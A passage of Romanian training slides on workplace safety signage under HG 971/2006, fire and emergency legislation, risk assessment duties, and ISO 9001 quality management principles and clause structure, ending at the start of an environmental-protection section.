- **f)** semnal de indicare - semnalul prin care se furnizează alte indicații decât cele prevăzute la lit. b)-e);
- **g)** panou - semnalul care, prin combinarea unei forme geometrice, a unor culori și a unui simbol sau a unei pictograme, furnizează o indicație specifică, a cărei vizibilitate este asigurată prin iluminare de intensitate suficientă;
- **h)** panou suplimentar - panoul utilizat împreună cu un panou descris la lit. g), care furnizează informații suplimentare;
- **i)** culoare de securitate - culoarea căreia îi este atribuită o semnificație specifică;

HOTĂRÂRE nr. 971 din 26 iulie 2006

privind cerințele minime pentru semnalizarea de securitate și/sau de sănătate la locul de muncă

SEMNIFICATII:

- **j)** simbol sau pictogramă - imaginea care descrie o situație sau indică un comportament specific și care este utilizată pe un panou ori pe o suprafață luminoasă;
- **k)** semnal luminos - semnalul emis de un dispozitiv realizat din materiale transparente sau translucide, iluminate din interior ori din spate, astfel încât să se creeze o suprafață luminoasă;
- **l)** semnal acustic - semnalul sonor codificat, emis și difuzat de un dispozitiv realizat în acest scop, fără folosirea vocii umane sau artificiale;
- **m)** comunicare verbală - mesajul verbal predeterminat, comunicat prin voce umană sau artificială;

HOTĂRÂRE nr. 971 din 26 iulie 2006

privind cerințele minime pentru semnalizarea de securitate și/sau de sănătate la locul de muncă

- Panouri de interdicție
(formă rotundă;
pictogramă neagră
pe fond alb,
margine și bandă
diagonală roșii)



Fumatul interzis



Fumatul și focul deschis
interzise



Interzis accesul pietonilor



Interzisă stingerea cu apă



Accesul interzis persoanelor
neautorizate



Apă nepotabilă



Interzis vehiculelor de
manipulare a mărfurilor



A nu se atinge

HOTĂRÂRE nr. 971 din 26 iulie 2006

privind cerințele minime pentru semnalizarea de securitate și/sau de sănătate la locul de muncă

Panouri de
avertizare

a) formă
triunghiulară

b) pictogramă
neagră pe fond
galben, margine
neagră



Vehicule de manipulare



Pericol electric



Pericol general



Radiații laser



Materiale combustibile



Radiații neionizante



Câmp magnetic puternic



Pericol de împiedicare



Cădere cu denivelare

HOTĂRÂRE nr. 971 din 26 iulie 2006

privind cerințele minime pentru semnalizarea de securitate și/sau de sănătate la locul de muncă

Panouri
obligativitate de

- a)** forma rotundă;
- b)** pictogramă albă pe fond albastru



Protecție obligatorie a ochilor



Protecție obligatorie a capului



Protecție obligatorie a urechilor



Protecție obligatorie a căilor
respiratorii



Protecție obligatorie a
picioarelor



Protecție obligatorie a mâinilor

HOTĂRÂRE nr. 971 din 26 iulie 2006

privind cerințele minime pentru semnalizarea de securitate și/sau de sănătate la locul de muncă

Panouri de salvare și
acordarea primului ajutor

a) formă dreptunghiulară
sau pătrată

b) pictogramă albă pe fond
verde



Centru de prim-ajutor



Căi/Ieșiri de salvare



HOTĂRÂRE nr. 971 din 26 iulie 2006

privind cerințele minime pentru semnalizarea de securitate și/sau de sănătate la locul de muncă

Panouri privind materialele
sau echipamentele necesare
pentru prevenirea și
stingerea incendiilor

a) formă dreptunghiulară
sau pătrată

b) pictogramă albă pe fond
roșu



Furtun de incendiu



Scară



Extinctor



Telefon pentru cazurile
de incendiu



HOTĂRÂRE nr. 1.425 din 11 octombrie 2006

pentru aprobarea normelor metodologice de aplicare a Legii SSM nr. 319/2006

Articolul 15

Activitățile de prevenire și protecție desfășurate prin modalitățile în cadrul întreprinderii și/sau al unității sunt următoarele:

- 1. identificarea pericolelor și evaluarea riscurilor** pentru fiecare componentă a sistemului de muncă, respectiv executant, sarcină de muncă, mijloace de muncă/ echipamente de muncă și mediul de muncă pe locuri de muncă/posturi de lucru;
- 2. elaborarea, îndeplinirea, monitorizarea și actualizarea planului de prevenire și protecție;**
- 3. elaborarea de instrucțiuni proprii** pentru completarea și/sau aplicarea reglementărilor de securitate și sănătate în muncă, ținând seama de particularitățile activităților și ale unității/întreprinderii, precum și ale locurilor de muncă/posturilor de lucru

Identificarea pericolelor și evaluarea riscurilor

- Pe platforma ETS, la adresa <https://etsacademy.ro/> , găsiți un model de evaluare de risc pentru personal cu activitate la birou ce utilizează autoturisme de serviciu. Folderul conține următoarele documente:
 - Fisa de evaluare riscuri
 - Fisa de măsuri propuse
 - Fisa de (Re)Evaluare a locului de muncă
 - Grafic factori de risc
 - Grafic de prezentare procentuală a factorilor de risc
 - Interpretarea rezultatului evaluării

Instrucțiuni proprii

- Pe platforma ETS <https://etsacademy.ro/> se regasesc trei modele de Instrucțiuni proprii - IPSSM pentru :
 - Lucrul cu videoterminalele
 - Lucrul la birou
 - Munca la domiciliu

Situații de urgență – Legislație specifică

- ORDIN nr. 712 din 23 iunie 2005 pentru aprobarea Dispozițiilor generale privind instruirea salariaților în domeniul prevenirii și stingerii incendiilor și instruirea în domeniul protecției civile**)
- LEGEA nr. 307 din 12 iulie 2006 (*republicată*) privind apărarea împotriva incendiilor
- ORDIN nr. 163 din 28 februarie 2007 pentru aprobarea Normelor generale de apărare împotriva incendiilor
- HOTĂRÂRE nr. 537 din 6 iunie 2007 privind stabilirea și sancționarea contravențiilor la normele de prevenire și stingere a incendiilor
- ORDIN nr. 166 din 27 iulie 2010 pentru aprobarea Dispozițiilor generale privind apărarea împotriva incendiilor la construcții și instalațiile aferente
- ORDIN nr. 262 din 2 decembrie 2010 privind aprobarea Dispozițiilor generale de apărare împotriva incendiilor la spații și construcții pentru birouri
- LEGE nr. 481 din 8 noiembrie 2004 (*republicată*) privind protecția civilă

Generalitati privind apararea impotriva incendiilor

Conform Legii 307/ 2006 – Cap. II, Sectiunea VI, Art. 19, punctul g) :

Conducatorul institutiei are urmatoarele obligatii principale :

- sa elaboreze instructiunile de aparare impotriva incendiilor si sa stabileasca atributiile ce revin salariatilor la locurile de munca;

Conform Ordinului 163/ 2007, Art.33, alin.2

Instructiunile de apărare împotriva incendiilor trebuie să cuprindă:

- prevederile specifice de apărare împotriva incendiilor din reglementările în vigoare;
- obligatiile salariaților privind apărarea împotriva incendiilor;
- regulile și măsurile specifice de apărare împotriva incendiilor pentru exploatarea instalațiilor potrivit condițiilor tehnice, tehnologice și organizatorice locale, precum și pentru reparații, revizii, întreținere, oprire și punere în funcțiune;
- evidențierea elementelor care determină riscul de incendiu sau de explozie;
- prezentarea pericolelor care pot apărea în caz de incendiu, cum sunt intoxicările, arsurile, traumatismele, electrocutarea, iradierea etc., precum și a regulilor și măsurilor de prevenire a acestora.

Cauze potientiale de incendiu

- aparate electrice sub tensiune; instalații electrice defecte; echipamente electrice improvizate;
- sisteme de încălzire defecte; mijloace de încălzire improvizate sau nesupravegheate;
- coșuri, burlane de fum defecte sau necurățate;
- cenușă, jar sau scântei de la sisteme de încălzire;
- fumatul;
- focul deschis;
- trăsnet și alte fenomene naturale;
- acțiune intenționată

Generalitati privind Situațiile de urgență


- Situația de urgență este un eveniment excepțional cu caracter nonmilitar, care, amenință viața sau sănătatea persoanelor, mediul înconjurător, valorile materiale sau culturale, iar pentru restabilirea stării de normalitate sunt necesare adoptarea de măsuri și acțiuni urgente, alocarea de resurse specializate și managementul unitar al forțelor și mijloacelor implicate

Tipuri de Situatii de Urgenta

- cazuri de forță majoră determinate de [incendii](#), [cutremure](#), [inundații](#), accidente, [explozii](#), avarii, alunecări sau prăbușiri de teren;
- îmbolnăviri în masă, prăbușiri ale unor construcții, instalații ori amenajări, eșuarea sau scufundarea unor [nave](#), căderi de obiecte din atmosfera ori din Cosmos, tornade, avalanșe, eșecul serviciilor de utilități publice și alte calamități naturale, sinistre grave, evenimente publice de amploare – determinate ori favorizate de factori de risc specifici^[1];
- accidentele de [aviație](#), [metrou](#), [feroviare](#), [rutiere](#) cu victime sau persoane blocate, [montane](#), în [peșteri](#), [canioane](#), sau determinate de factori de [mediu](#);
- accidente [industriale](#), [explozii](#), arsuri [termice](#), [electrice](#) (inclusiv [trăsnet](#)), [chimice](#), fenomene [meteo](#) periculoase;
- prăbușiri de utilaje, [construcții](#), [arbori](#);
- agresiuni [animale](#) cu victime, pericol de agresiune de către animale, [insecte](#), mușcături;

SISTEMEUL DE MANAGEMENT AL CALITATII

Iordache Marie-Jeanne

A handwritten signature in black ink, reading "Iordache Marie-Jeanne". The signature is written in a cursive style with a vertical line to the left of the first part of the name.

INIȚIERE

Ce este ISO ?

ISO – Organizația Internațională de Standardizare:

- formată din organisme de standardizare naționale din 164 de state;
- misiune: dezvoltarea standardizării și activităților reglementate;
- rezultatele activității ISO: înțelegeri internaționale publicate în standarde

CERINTE DE CALITATE

SERIA DE STANDARDE ISO 9000

ISO 9000:2015. Sisteme de Management al Calității. Principii fundamentale și vocabular, descrie noțiunile fundamentale ale Sistemelor de Management al Calității și specifică terminologia pentru Sistemele de Management al Calității;

ISO 9001:2015. Sisteme de Management al Calității. Cerințe, specifică cerințele unui Sistem de Management al Calității pentru organizațiile care doresc să demonstreze capacitatea lor de a furniza produse / servicii care să îndeplinească cerințele clienților precum și cerințele de reglementare aplicabile, având drept scop creșterea satisfacției clienților;

INIȚIERE

SERIA DE STANDARDE ISO 9000

ISO 9004:2018. Managementul calității. Calitatea unei organizații. Îndrumări pentru obținerea unui succes durabil, furnizează pe baza celor șapte principii de management al calității, îndrumări pentru îmbunătățirea performanței organizației și creșterea satisfacției atât a clienților, precum și a altor părți interesate;

ISO 19011:2018. Linii directoare pentru auditarea sistemelor de management, furnizează îndrumări referitoare la principiile fundamentale ale auditului, managementul programelor de audit, conducerea auditului sistemelor de management, precum și calificarea auditurilor sistemelor de management.

CALITATEA

Calitatea este un concept determinat de client și nu de organizație (producător / prestator).

Calitatea este rezultatul EXECUȚIEI nu al INSPECȚIEI

Calitatea nu se reflectă în cantitatea de transpirație a organizației, ci prin satisfacerea clientului.

Calitatea definește și fuga de “bine” și goana după “mai bine”. Bine este dușmanul lui “mai bine”.


Calitatea înseamnă:

- **pentru angajații organizației:**
 - ✓ instrucțiuni de lucru mai clare;
 - ✓ mai mult control asupra sarcinilor;
 - ✓ comunicare mai bună;
 - ✓ echipe de lucru mai unite;
 - ✓ moral mai bun;
 - ✓ mai multe satisfacții profesionale.

CALITATEA


- pentru afacere:

- mai multă valoare adăugată;
- profit mai mare.



CALITATEA

Calitatea este determinată de toate etapele de realizare a produsului/serviciului, respectiv de la concepție la execuție, livrare, exploatare.



CALITATEA

Calitatea este rezultatul acțiunilor tuturor participanților la realizarea produsului / prestarea serviciului.

Calitatea produsului depinde de mai multi factori:

- nivelul calitativ al materiilor prime și al produsului;
- concepția / proiectarea produsului;
- sistemul de producție (tehnologia);
- plasarea optimă a fazelor de inspecție;
- monitorizarea fluxului tehnologic;
- verificarea echipamentelor de control și producție;
- circuitul documentelor;
- calificarea personalului care execută și care inspectează activități ce influențează calitatea;
- controlul cu mijloace adecvate;
- întocmirea documentației de prezentare a produsului.

Principiile Managementului calității

1. Orientarea către client;
2. Leadership;
3. Angajamentul personalului;
4. Abordarea pe bază de proces;
5. Îmbunătățirea;
6. Luarea deciziilor pe bază de dovezi;
7. Managementul relațiilor cu părțile interesate.

7 principii ale Managementului Calității

Orientarea către client

Accentul managementului calității se pune pe îndeplinirea cerințelor clienților și pe încercarea de a depăși așteptările acestora.

Succesul continuu este atins atunci când o organizație atrage și păstrează încrederea clienților și a altor părți interesate.

Fiecare aspect al interacțiunii cu clientul oferă o oportunitate de a crea mai multă valoare pentru client.


Înțelegerea nevoilor curente și viitoare ale clienților și ale altor părți interesate contribuie la succesul constant al organizației.

7 principii ale Managementului Calității

Leadership

Liderii de la toate nivelurile stabilesc o unitate a obiectivelor și crează condiții pentru atingerea obiectivelor organizației.

Crearea unei unități a obiectivelor și implicarea persoanelor permite organizației să își alinieze strategiile, politicile, procesele și resursele pentru a-și atinge obiectivele.





ANEXATA MATRICEA RELATIILOR DINTRE ISO 9001 SI ISO 27001

Anexa SL / High Level Structure (HLS)

Definește cadrul generic pentru sistemul / sistemele de management.

- ✓ Toate standardele pentru sisteme de management vor adera la acest cadru și toate standardele în vigoare la data publicării anexei (2013) vor migra la noul cadru odată cu revizuirea lor.
- ✓ Numerele clauzelor majore și titlurile tuturor paragrafelor standardelor sistemelor de management vor fi identice
- ✓ Toate standardele noi vor trebui să respecte următoarele cerințe
 - să aibă aceeași structură generală sau cuprins - capitole identice, număr de articol și capitol, titlu de clauză sau articol
 - să aibă text de introducere similar pentru articole similare
 - să folosească aceleași cuvinte pentru cerințe similare
 - să folosească aceleași definiții și termene de bază.


Anexa SL – Structura de nivel superior

Numerotarea clauzelor principale și titlurile din toate standardele de sisteme de management vor fi identice. Acestea vor fi:

Introducere

1. Domeniu
2. Referințe normative
3. Termeni și definiții
4. Contextul organizației
5. Leadership
6. Planificare
7. Suport
8. Operare
9. Evaluarea performanței
10. Îmbunătățire.

Reprezentarea structurii standardului ISO 9001:2015 în ciclul PDCA



4. Contextul organizației

4.1 Înțelegerea organizației și a contextului în care activează

4.2 Înțelegerea necesităților și așteptărilor părților interesate

4.3 Determinarea domeniului de aplicare al SMC

4.4 Sistemul de management al calității și procesele sale

5. Leadership

5.1 Leadership și angajament

5.2 Politică

5.3 Roluri organizaționale,
responsabilități și autorități

**THERE'S ALWAYS CONSEQUENCES
TO YOUR ACTIONS**



	
Sef	Lider
Conduce angajati	Coordoneaza angajati
Autoritar	Binevoitor
Inspira frica	Genereaza entuziasm
Spune "Eu"	Spune "Noi"
Pune accent pe probleme	Pune accent pe solutii
Stie cum se fac lucrurile	Arata cum se fac lucrurile
Foloseste oameni	Dezvolta oameni
Isi asuma creditele	Modest, acorda creditele
Comanda	Intreaba
Spune "Du-te"	Spune "Hai sa mergem"

6. Planificare

6.1 Acțiuni de tratare a riscurilor și oportunităților

6.2 Obiectivele referitoare la calitate și
planificarea realizării lor

6.3 Planificarea schimbărilor

7. Suport

7.1 Resurse

7.2 Competență

7.3 Conștientizare

7.4 Comunicare

7.5 Informații documentate

8. Operare

- 8.1 Planificare și control operațional
- 8.2 Cerințe pentru produse și servicii
- 8.3 Proiectarea și dezvoltarea produselor și serviciilor
- 8.4 Controlul proceselor, produselor și serviciilor furnizate din exterior
- 8.5 Producție și furnizare de servicii
- 8.6 Eliberarea produselor și serviciilor
- 8.7 Controlul elementelor de ieșire neconforme

9. Evaluarea performanței

9.1 Monitorizare, măsurare, analizare și evaluare

9.2 Audit intern

9.3 Analiza efectuată de management

10. Îmbunătățire

10.1 Generalități

10.2 Neconformitate și acțiune corectivă

10.3 Îmbunătățire continuă

DOCUMENTE SUPORT

- Pe platforma ETS <https://etsacademy.ro/> găsiți informații documentate pentru susținerea fiecărui capitol din standardul ISO 9001. Majoritatea procedurilor pot fi întocmite în comun cu procedurile privind sistemul de management al securității informatice.

Proiect cofinanțat din Fondul Social European prin Programul Operațional Capital Uman 2014 - 2020

Axa prioritară 3: Locuri de muncă pentru toți

Apelul pentru proiecte: POCU/860/3/12/Îmbunătățirea nivelului de cunoștințe/ competențe/ aptitudini aferente sectoarelor economice/ domeniilor identificate conform SNC și SNCDI ale angajaților

Titlul proiectului: DigitalizeIT - Competențe digitale pentru angajați

Contract POCU/860/3/12/143014



Aplicarea normelor de Protectia Mediului

Termeni și definiții



- **Mediu** = mediul înconjurător în care funcționează o organizație, care include aerul, apa, pământul, resursele naturale, flora, fauna, ființele umane și relațiile între acestea.
- **Factori de mediu** = componentele mediului înconjurător: aerul, apa, solul, resursele naturale, flora, fauna, ființele umane
